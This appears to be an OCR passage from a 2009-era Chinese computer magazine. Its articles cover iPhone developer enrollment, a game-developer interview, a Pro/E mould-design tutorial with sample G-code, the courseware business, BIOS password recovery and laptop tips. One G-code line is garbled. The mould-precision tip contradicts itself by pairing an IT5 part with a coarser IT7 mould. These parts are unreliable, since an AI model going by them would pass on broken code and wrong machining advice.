2. Please select the asset(s) you wish to purchase　选择你需要的IDP类型 Qty指数量，一般是1

☐ iPhone Developer Standard Program　US$99　Qty: ___

☐ iPhone Developer Enterprise Program　US$299　Qty: ___

3. Please provide an email address where the Activation Code for your purchase can be sent:

填一个email地址，用来接收激活码（千万别填错）

财务等信息，同时苹果公司还会要求提供公司的营业执照副本等进行验证，而个人用户则不用这么繁琐。注册成功后，个人iDP只有一个开发账户，该账户拥有从开发到发布程序的全部权限。公司/组织的iDP注册后，注册人会成为该账户的Agent，拥有全部的权限，类似于公司CTO的职位。而整个公司/组织iDP是一种树状结构。Agent可以添加多名管理员账户，相当于公司内多个项目组的负责人，这些负责人可以添加多名成员账户，相当于项目组内的各位开发人员。在这个情况下，只有Agent有权力进行软件的发布。大家可以根据自己的需要，选择适合自己的类型进行注册。

当填好了各种联系信息以后，我们需要等待一段时间，直到苹果公司给你发邮件说，"We noticed that you have not yet completed your enrollment in the iPhone Developer Program. Please log in using your Registered iPhone Developer Apple ID to continue with the enrollment process. If you have any questions, or need assistance in completing your enrollment, please contact us."。此时登录你注册的iDP账户就可以开始付款流程了。至于这段时间要多久嘛，很难说，快则两三天，慢则不止一个月。不过对于广大读者而言，支付过程并不通畅。因为当你再次登录进入iDP，你会发现只有中国香港地区和中国台湾地区。

此时，你有两种选择：一来可以通过联系列表中已有的国家或者地区的亲友帮助支付；二来按照页面中提到的联系苹果公司的人协助你完成付款。具体说第二种办法就是点击蓝色的contact（联系）。在新页面中，Subject（项目）选择Other（其他），Your region（注册区域）选择China（中国），Request Detail（注释）部分描述一下你的情况，具体描述内容是可以用中文填写。描述中写明付款遇到困难的原因。提交后，一般一天左右就会收到来自苹果公司chinadev的回信，邮件中会有一个PDF文档，其实是一张表单。

如果填表过程中有什么问题的话，直接回复chinadev的邮件跟他们沟通就好。最后将填好的表单通过传真的方式发给邮件中提到的电话，然后可以回封邮件告诉他们你已经发出了传真。之后就是再次耐心的等待了，至于要等多久，更是未知数了。耐心的等待之后，某天你的邮箱中会出现来自苹果的激活码（注意期间要保证信用卡内有99美元的可用额度）。赶快激活吧。恭喜你可以正式开始iPhone软件开发之旅了。这里有几个值得注意的地方，包括支付方式可以使用支持外币的信用卡，比如招商银行的信用卡，在申请iDP时，要尽量使用申请信用卡时填写的地址（Billing Address），并使用信用卡上相同的姓名申请iDP。

到现在为止，我们可能有了一个好的创意，也许也已经顺利地加入了iDP并完成了付款。那么就准备开工吧。在下一期我将会带领大家搭建开发平台，介绍苹果公司的iPhone开发社区和资料库，以及那个价值99美元的iDP可以做些什么。

什么，你舍不得那99美元？没关系，目前国内的iPhone编程技术是被广大程序员视为蓝海的未完全开发地带，不仅竞争不激烈，而且即使是打工，收入也要比一般程序员略高些，据了解，刚刚入行的iPhone程序员收入大约为4000元起，如果你有一定的业内经验，拿到7000元以上的收入那是相当轻松的。

网络大补贴：

仅靠一个iPhone应用就能维持生活吗？

http://www.apple4us.com/2008/11/can-you-make-a-living-off-an-iphone-app.html

开发者们，如何给你的iPhone应用定价？

http://apple4.us/2008/11/how-to-price-your-iphone-app-out-of-existence.html

相信关注过PSP自制程序开发的人，几乎都听说过Dr.Watson的大名，而在Apple推出iPhone及App Store后，很多人都注意到Dr.Watson的名字出现在了一款很火的游戏CubicMan的制作人名单中。这位达人是如何开始他的iPhone开发之路，他的成功又能给我们什么启迪，今天我们就来采访一下Dr.Watson。

我知道Dr.Watson之前在PSP自制程序领域是很活跃的，你的教学帖曾带领很多人走进了PSP自制程序开发的大门。那么你大概什么时间转入iPhone开发的，目前开发团队的构成大概是怎样的？

Dr.Watson:

我们应该算是比较早一批搞iPhone开发的，早在2008年4月，我们就开始在1.1.4上搞开发试验了，我们的游戏CubicMan当时也是1.1.4上比较火的游戏，后来官方SDK版是与App Store同步推出的，我们现在的小组叫EpicForce，有两名全职员工和两名兼职员工（程序和美工各两人）。

嗯，阵容不错，我注意到你们目前线上的两款游戏CubicMan和ChocChocPop其实都是有些传统的游戏内容，比如CubicMan有过很火的Flash版，而ChocChocPop的游戏模式更是多年前就存在。那么是什么因素使得你们的游戏可以脱颖而出呢？

Dr.Watson:

我想主要是游戏的包装和制作的认真吧，我们组员都是有多年手机游戏制作经验的，知道应该如何去完成一款游戏，以及如何让这款游戏达到一个专业水准，另外，即便是旧的题材，我们也可以加入新创意，让玩家在熟悉的玩法里，有一个新的体会。

从一些数据的统计上看，App Store上软件的购买主体是在北美地区，那么你在构思游戏软件的时候，是如何考虑到文化上的差异呢？

Dr.Watson:

游戏题材上，不用考虑太多，从日本游戏大行其道就可以明白，游戏是个国际语言。只是在细节上我们有些考虑，比如CubicMan的古埃及风格和ChocChocPop的女主角比较西化的造型（题外话：不过看起来有点日本化^^）。

从你了解到的，一般App Store上的游戏软件的实际销售情况是一种什么情况？

Dr.Watson:

游戏的周期比较短，除非有好的推广方法，当游戏一开始上线时，每天可以卖几百个，但基本下个月的销售量就会减半，再过几个月，每天就是几十个了。我们的成绩不算太好，也不算太差，两个游戏加起来有几万美金的收入。很多人觉得iShoot那么好卖，就以为App Store是个金矿，其实并不是，iShoot的成绩相当于一个人中了彩票，总会有的，但说不定是谁中奖呢，不要过于乐观。


Dr.Watson对打算进入iPhone开发行列的朋友们说些什么吧。

Dr.Watson:

App Store虽然不是很多人的金矿，但的确是一个挺难得的机会，它可以说是第一个给开发者这么大自由度的平台，只要你把东西写出来，就可以发表，不像很多手机游戏那样，需要要通过SP或是百宝箱之类的架构。想加入这个行列的朋友，我想主要是要务实点，不要只是看在能赚钱的份上，知道自己的能力，知道自己到底想利用App Store这个机会干点什么，就算只是发表免费软件，这也是一个挺好的国际舞台！

CF [TS02]

数控工程师是怎样炼成的（下）



■陕西/张国武

本文可以学到

1 数控技术在企业中的应用

2 Pro/E中制作产品模具的流程和方法

业界访谈

CFan：CAD是什么？它在数控工程中起着什么作用？

业界人士：CAD是Computer Aided Design的缩写，即计算机辅助设计。CAD是工程技术人员以计算机为工具，对产品和工程进行设计、绘图、造型、分析和编写技术文档等设计活动的总称。按1972年国际信息处理联合会的定义则是：CAD是一种技术，其中人与计算机结合为一个问题求解组，紧密配合发挥各自所长，从而使其工作优于每一方，并为应用多学科方法的综合性协作提供了可能。

CFan：数控技术一般应用于哪些行业？

业界人士：我国是制造业大国，而制造业信息化已成为发展的必然趋势。数控加工则是现代制造技术的典型代表，在制造业的各个领域，如航空、航天、汽车、模具、精密机械、家用电器等有着日益广泛的应用，已成为这些行业中不可或缺的加工技术手段。

CAD技术则包含有曲面造型、实体造型、参数化设计及变量化设计等系统。人才市场上需要大批的既懂数控加工相关技术，又熟悉CAD/CAM软件编程的专业人才。


任务实战

一把汤勺的由来——模具的设计

我们习以为常的一些生活日用品，特别是那些塑料用品，比如纯净水的瓶子、梳子、塑料桶、塑料盆等等，你知道它们是怎么来的吗？其实这些塑料制品，都是依靠模具来制成的，只有模具才能完成这些外形复杂、批量大的生产工艺要求（见图1）。Pro/E的模具模块中就有塑料模、压铸模和冲压模等，为模具设计人员提供了快速创建和修改完整模具零部件的功能，且易于使用。下面，就让我们来制作一把汤勺的模具。

借用已有模型

如图2所示，就是我们本次最终完成的模具效果。好了，现在启动Pro/E跟着我一起做吧。单击工具栏上“新建文件”按钮，弹出新建对话框，类型选择“制造”，子类型选择“模具型腔”，输入产品名称后单击“确定”。在弹出的“新文件选项”对话框中，选择一个模板，确定即可。




2

单击创建模具型腔布局按钮，在弹出的“打开”对话框中选择勺子文件（见图3），打开后系统将弹出创建参照模型对话框，选择“按参照合并”，确定，再在弹出的布局对话框中选择“单一”布局，确定即可。



3

模具生产流程图




1

创建工件（模具毛坯）

单击创建自动工件按钮，在弹出的自动工件对话框中，然后在工作区中选取模具原点坐标（见图4），再按图5所示的设置参数，最后单击“确定”。

接着单击自动创建侧面影像曲线按钮，将弹出侧面影像曲线对话框，系统已自动创建了一条侧面影像曲线，单击“确定”按钮关闭对话框。

柳絮飞 http://fly2spring.blog.cfan.com.cn




4



5

单击创建分型曲面按钮，系统弹出裙状曲面按钮，点击它，显示裙边曲面对话框和菜单管理器，在工作区选取上一步创建的侧面影像曲线后，单击“确定”关闭菜单管理器。

接着单击裙边曲面对话框的“确定”，关闭它后完成裙边曲面的创建，效果如图6所示，单击“确定”，返回到模具创建界面。



6

分割体积块

单击创建体积块分割按钮，系统弹出模具菜单管理器，在工作区选取上一步创建的分型面，然后单击菜单管理器中的“完成”，弹出分割对话框，单击“确定”。系统弹出属性对话框，可先单击“着色”按钮，观察分割创建的凹模，如图7所示，单击“确定”。同样方法观察分割创建的凸模，最后单击“确定”完成模具的分割创建。



7

抽取模具创建爆炸图

依次点击“模具→菜单管理器→模具元件”，再选取模具元件命令下的“抽取”，在弹出的创建模具元件对话框中选取全部体积块按钮，单击“确定”完成模具元件的创建。在模具菜单管理器下的“模具元件”中，单击“完成/返回”，完成模具创建。

单击菜单“视图→分解→编辑位置”命令进行分解位置设置，系统还会发出“选取一轴和直边为运动参照”帮助提示，在工作区中选取模具的一直边后，系统发出“选取要移动的元件”帮助提示，选取模具工件并向上移动，单击鼠标确定；再选取下面的凹模并向下移动，单击鼠标确定。按相同的步骤向上移出凸模，效果如图8所示，完成模具爆炸图的创建，这一任务就基本完成了。



8

分型面的设计还有复制、平整、拉伸、阴影、裙边方法等等。在模具制作过程中，还有几点需要注意：

1.在模具的设计与制造过程中，模具尺寸精度应比塑件尺寸精度高两级，若制品精度是IT5级，模具精度应当是IT7级。

2.一般模具表面粗造度要比制品表面粗造度高出一个等级。

3.产品设计时在满足塑件使用条件的前提下，尺寸不能太大，产品精度应尽可能低，表面粗造度也尽可能低，从而降低模具制造成本及要求。

高手论道
数控程序的组成和格式

数控程序(NC)是由一系列机床数控系统能辨认的指令有序结合而构成的。一个完整的数控程序通常由程序起始标志、程序号、程序说明、若干个程序段以及程序结束标志几部分组成。

数控程序段的格式主要有三种，既固定顺序程序段格式，使用分隔符的程序段格式和字地址程序段格式。现代数控系统已广泛采用的程序段格式是字地址程序段格式。

字地址程序段格式是由程序号、数据字和程序段结束字组成，每个字的前部标有地址码用以识别地址。一个程序段内由一组开头是英文字母，后面是数字组成信息单元“字”，每个“字”根据字母来确定其意义。例如“N1 G40 G90 X0 Y0 Z0” 程序段中X为地址，0为数字，X0为“字”。

数控程序按其功能可以分为准备功能字(G代码)、辅助功能字(M代码)、进给功能字(F代码)、主轴功能字(S代码)、刀具功能字(T代码)等。如图所示，需加工一矩形轮廓的工件，工件坐标系设在工件的上表面中心，刀具从出发，逆时针加工一周，加工程序G代码是：

```
O0001
N0001 G90 G54 G00 X0 Y0
Z100.0 S300 M03;
N0002 G00 X0 Y-50.0;
N0003 G01 Z-50.0 F100.0;
N0004 X100.0;
N0005 Y50.0;
N0006 X-100.;0
N0007 Y-50.0;
N0008 X0;
N0009 Z100.0;
N0010 Y0 M05;
N0011 M30;
```

刀具轨迹 原点 x y 100 200 z 100 50

更详细资料，可参见http://fly2spring.blog.cfan.com.cn。

CF [TS03]

课件交易很讲究“保密”。最常见的保密措施就是加密Flash，可以设置密码、加水印，客户无法更改，也看不到源码，PPT导入到AW中设置固定的日期才能使用；大项目都是导入到AW中，因为AW不可逆，通过编程设置只允许几天或某天的某个时间段使用。交易完成后，所有权属于客户，提供方一般不得再使用该课件。

果果 http://guoguo.blog.cfan.com.cn

多媒体课件，商机无限！

T.a课件工作组

果果：现今国内的课件行业可谓五花八门：PPT制作的以演示为主的幻灯片形式的课件、Flash、AW制作的以交互为主的课件、音视频软件录制的在线教学课件、电子杂志类型的早教课件、利用编程软件制作的教学系统等等；在商业中也大量使用了多媒体课件技术：从员工培训到考核、产品内部展示到展销会、公司推广……这些功能超强、效果华丽的课件背后，隐藏着一个庞大的专业制作群体，利润丰厚，来听听田浩冬的故事吧。

一次课件大赛改变了人生航向

曾经，田浩冬不知道自己今后的发展方向。大学里他常和同学逃课去网吧、去游玩，但是也常热心帮老师做电子报表之类的东西。直到2006年，他应恩师吴非和曲静的邀请参加国家教育部举办的第六届多媒体课件大赛，做一个西方音乐欣赏系统。

于是，田浩冬组织了一群喜欢动画、摄影、艺术的“没正事的孩子”，命名为T.a团队，几十人拼凑在一起历时近一年的时间才完成，尤其是在后期的整合修改时更是没日没夜，最终获得二等奖，付出与回报终于画上了等号。2007年，他有幸再次进入北京决赛现场，接触到各种形式的课件和很多制作高手，大开眼界。

2008年春节过后，T.a重组，田浩冬和朋友们到处搜罗制作高手，通过课件网、论坛、QQ群、百度问答、招聘网站等各种途径广邀人才，比如在省市、国家级获奖的制作个人及团队、在教育界有着深厚资历的老师、出过多本书籍的编程高手等等，一同接项目并在过程中交流学习。部分成员只能利用闲暇之余进行队内工作，但这就是T.a的特色，利用互联网这个广阔而强大的平台，以最低的成本制作出更好的多媒体课件。

第一桶金：T.a重组后，接的第一个大项目接近6位数，团队内部按点分配。之后单子源源不断，大小、需要各异，收入可观。

精品课件要千锤百炼

一个精美的课件是如何诞生的呢？你也许想不到，它会经过很多道工序！这也正是课件报价的价值体现。

田浩冬介绍说，其实做课件跟配电脑差不多，给老师做简单的课件有几百元的，但大项目就按细分要求做报价，如果给整体价，客户根本不知道钱花在哪了，在他们老板那也不好通过。

现在T.a团队专门做比赛的有32个人（包括2个看QQ的接待），分工很细，有策划、平面素材、平面动画、3D素材、3D动画、非线编辑、编程、后期、审核多个专职部门，将各部门擅长的课件形式进行整合。某个部门的收入，与报给客户的这部分价格是紧密相关的。

了解客户对素材的要求和使用环境，给出2套建议性方案，确定后，客户预付总款的60%

小项目，软件或不涉及系统编程的课件在3到5个工作日内完成，大的根据实际情况完成

在不涉及修改方案的情况下免费修改，全部完成后收取尾款的40%

平时，田浩冬和朋友们用UT等语音平台讨论沟通，忙不过来就和行内的小工作组合作。有时客户对某部分有特殊要求，比如3D必须是“水晶石”出的，他就把那部分钱划出去找水晶石合作。教师堂件500元以下的完成后付费。谈大项目，一般现场用笔记本做2套建议性文字方案（也有时需要当场完成功能），客户有时拷回去开会决定。整体服务流程见上图：

目标客户快快来

如何让有需求的人找到自己？

田浩冬的宣传策略主要是通过比赛、人脉，还有网上的一些宣传方式。比如每天在百度问答、各大论坛等找问题回答；在一些多媒体网站（宇风等）、课件网碰到需要的人，通过QQ 私下宣传，在论坛上毕竟不方便，容易被封IP；还有部分是通过在校学生给老师推荐。国家的比赛、省市级的公开课，一般都派人跟客户到现场去，调试完之后，顺便和现场的老师聊聊，交个朋友。

让人意想不到的是，T.a还做国外市场。主要通过MSN和ICQ、朋友口口相传来获得客户。把功能全部实现，录制成视频，那边满意了，就通过协议授权过去。田浩冬打算今后做些成品直接挂在网店上卖，按美元交易。

根据经验，不同类型客户的不同需求见下表：

国内	教育类：策划部分较少，主要是背景与主题的融合、背景音乐的使用、通过编程达到某种目的等，一般直接到客户学校的机房做
	商业类：要有特别绚的创意效果去吸引人，合作成员做自己那部分，最后组合到一起
国外	对于编程方面的要求特别高，美工方面要求一般，但有中国特色的中文课课件要求清一色的中国风是例外。翻译必须专业，大多请留学国外的人翻译

果果：多媒体课件行业看起来挺有潜力，入行难吗？待遇如何？这是大家最关心的。

田浩冬：现在吉林、沈阳、杭州等地保底工资在1500元左右，由于是单人或少数几人完成制作，大多都有项目提成；北京、上海、广州、深圳等消费水平高的城市保底工资在3500以上，多数以年底分红形式对整个团队进行奖励。根据课件的体现方式，待遇方面会有所差异。

如果你想成为多媒体课件人才，北方地区要求独立性强，会使用制作软件中的语言进行编程，需要交互性强、具有系统调用功能；上海、深圳等南方地区则提倡团队合作，明确分工，多人参与策划制作，视觉效果要更丰富多彩。面试时带上相关作品，展现特长，可提高自己的含金量。T.a已为《电脑爱好者》读者创建了一个Q群80924208，欢迎交流。

CF [TS04]

打造C指数 打造消费风向标

C指数

什么样的软件才好用？硬件哪一个最超值？面对繁多而庞大的软、硬件产品，别说用户，连身处这个行业的很多专业人士都有些茫然，摆在我们面前的是一个非常现实的困惑：该如何用最简单的方式判断一个产品的好坏呢？这就是《电脑爱好者》C指数诞生的原因。

C指数的功能就是帮助用户区分的，但是，我们并不会简单地给出一个好与坏的结论，我们将从多个角度对产品本身进行评判，用几个方面来权衡利弊。

在硬件产品中C指数一共分为四个部分：易用程度、界面外观、性能表现、特色功能，每个部分的满分是10分，总分40分。举例来说，如果一款产品总分达到了30分，那么他属于良好；达到35分就意味着产品

C指数	
易用程度	10
界面外观	9
性能表现	9
特色功能	9

较为优秀；38分的产品就具有较高的实用价值；最后两分则是对产品的充分肯定，如果达到这个级别，在我们看来它将是能够写入历史的产品。我们将在本期评测栏目中加入C指数方便消费者对比评判。

在软件产品中，C指数由软件基本分加认可分组成，软件基本分为产品基础评测得分，我们采用大家熟悉的百分制，从上手难度、设置难度、资源占用、特优表现、广告加载五个大家最为关心的方面进行基础评测，每一项满分20分，五项得分总和为该软件基本分。同时为了给软件提供一个长期的跟踪评定，我们专门设立了认可分，该软件在《电脑爱好者》杂志中的累积上版次数为CFAN认可分，两者之和为软件C指数。即软件C指数=基本分+认可分。举例来说，一个软件在五项测试中的得分总和为85分，该软件在杂志相关文章中累计提到过5次，那么该软件的C指数为90，说明改软件非常优秀，值得读者长期使用。

利用联想慧盾复原开机密码


■文/崔燕

在学校电脑教学当中，有的学生在使用时将计算机设置开机密码（也就是CMOS密码），这样除了知道密码的学生以外，别人就不能使用这台计算机了。管理员为防止这种情况的发生，通常先设置上密码，但学生经常利用BIOSPWD、COMSCRAKER等软件来读取这个密码。在实际工作中，利用联想慧盾的网络传输功能，便能有效防止他人破解修改开机密码。

第一步，开机按DEL键进入BIOS设置画面，设置好BIOS的密码（如图1），这里包括管理员（Supervisor）密码和用户（User）密码，其中用户密码设置成空。

Set Supervisor Password
Set User Password
1

第二步，保存设置并退出（按F10键）重启计算机，在出现联想慧盾界面时按F10键进入设置画面，在“系统工具→CMOS工具”点选“复原CMOS”前的复选框（如图2），点击“分析并保存CMOS设置”之后按提示按机箱上的“RESET”键重新开机，重启两次后慧盾将BIOS设置保存完成。



如果有人修改BIOS里的口令之后，在开机的时候会出现如图3所示画面，重启后BIOS的设置会复原以前的备份，清空开机口令，这样就能顺利开机了。

CF [YP01]



问：我的惠普NX7400用的T2300处理器，最高能升级到多少？

答：惠普NX7400采用的是Intel 945GM芯片组产品+T2300处理器，也就是迅驰Napa平台的，属于第一代酷睿双核产品Yonah。如果升级，最高可以升级到迅驰Napa refersh的第二代酷睿处理器Merom。Merom处理器的命名方式与酷睿处理器一样，以T开头，后面有四位数字，并分为T7000和T5000两个系列。其中T7000系列配备4MB的二级缓存，T5000系列二级缓存的容量只有前者一半。NX7400最高可以升级到T7600。注意，T7000系列第二个数字如果为双数，表示即为迅驰Napa refersh的处理器。如果是单数，比如T7300，则属于下一代迅驰Santa Rosa平台的产品了，并不能用于Intel 945GM芯片组的惠普NX7400上。

问：X61电脑一直用不惯Vista，换装Windows XP后提示要安装迅盘驱动程序，如何解决？

答：无论是第一代迅盘还是第二代迅盘，都不能在Windows XP下正常使用，可以通过专用工具将其屏蔽掉，从而避免每次弹出设备安装提示。下载Intel Turbo Memory 提示去除工具（下载地址：http://driverdl.lenovo.com.cn/think/download/driver/dr1197946056421/7kip05ww.exe）并解压，右键点击“我的电脑→属性→硬件→设备管理器”，在设备列表中找到带有黄色叹号提示的迅盘设备左键双击，在弹出的设备属性页面中找到“驱动程序→更新驱动程序”项，将驱动更新位置指向刚才解压缩以后的文件夹内点击“打开”并“确定”，完成后根据提示重启电脑，迅盘就可以被屏蔽掉了。

各厂商本本保修范围外条例（Gateway）

若外观出现人为损坏，或者出厂标配的附件、包装出现缺失或损坏，将不能享受更换服务，Gateway授权维修服务机构只能提供维修服务。

条例解读：意外跌落后将使得本本不在Gateway提供的保修范围内，所以使用时一定要留意，不要放到容易碰掉的地方，比如桌子边缘。另外机器也不要随意扔在床上，如果不小心坐上去，后果不堪设想。出厂附件、包装出现缺失或损坏虽然不能享受更换服务，其实解读起来就是只要是非人因素造成的故障，也可以视情况提供保修，只要发票、保修卡还在，本本依旧可以享受到售后服务的支持。

详细保修条例：http://cn.gateway.com/support/warranty.html

本本一拖二 宿舍用机不用抢

■文/刘延军

同宿舍小刚的台式机又坏了，全屋就剩下我的本本还能正常使用，本着宿舍兄弟一家亲的宗旨，我们决定轮流使用，可晚上就那么点时间，每个人平均下来根本用不了多久，别说需要安心学习了，就连玩游戏、上网都不尽兴，这可怎么办？

在网上找来找去，终于找到了好办法：让本本一机多用，小刚的主机虽然坏了，可显示器、键盘还都好好的，这回每个人的使用时间就会因此成倍增长，真是个不错的主意！

需要准备什么东东？

1.一台本本，因为是两个人共享本本的CPU、内存、硬盘和其他外设，所以理论上性能越强劲越好。

2.一台显示器和一根VGA线，当然也可以是一台有VGA接口的电视。如果本本的显卡有HDMI接口，那么一台有HDMI接口的电视或者显示器（以及HDMI线）也是可以的。

3.一套USB接口键鼠。为了节约USB端口以及延长使用距离，推荐无线键鼠。

4.如果“副机”需要声音，还需要一个USB声卡，以及音箱或者耳机供其使用（搜索网购网站关键字如“USB+耳机”即可，一般价格在30元左右）。

5.最好配备一个USB HUB，当本本提供的USB端口不够多时使用。

6.一机多用软件，如我们采用的是Buddy，下载地址 http://work.newhua.com/cfan/200906/BUDDY.rar，注意只能运行在Windows XP下。

安装使用简单易行



第一步：


将显示器、键鼠及USB声卡接好，确认它们在本本上工作正常，并在本本上将桌面扩展到外接显示器上。

第二步：



创建一个带有密码的系统管理员用户，如果没有密码则“副机”无法登录。

第三步：



安装Buddy软件，安装结束后重新启动，点击“运行配置向导”，此时软件会分别在屏幕上提示确认操作（分别依据两个屏幕上的提示确认回车即可）。如果配置有问题，还可以启动手工模式，在软件主界面上点击“添加工作站”在“硬件配置”中，设置“副机”的使用设备，注意显示器、鼠标、键盘三个部分必须选择对应的外接设备，而不是本本自身的。再次启动电脑后，就可以在“副机”以用户buddy登录了。

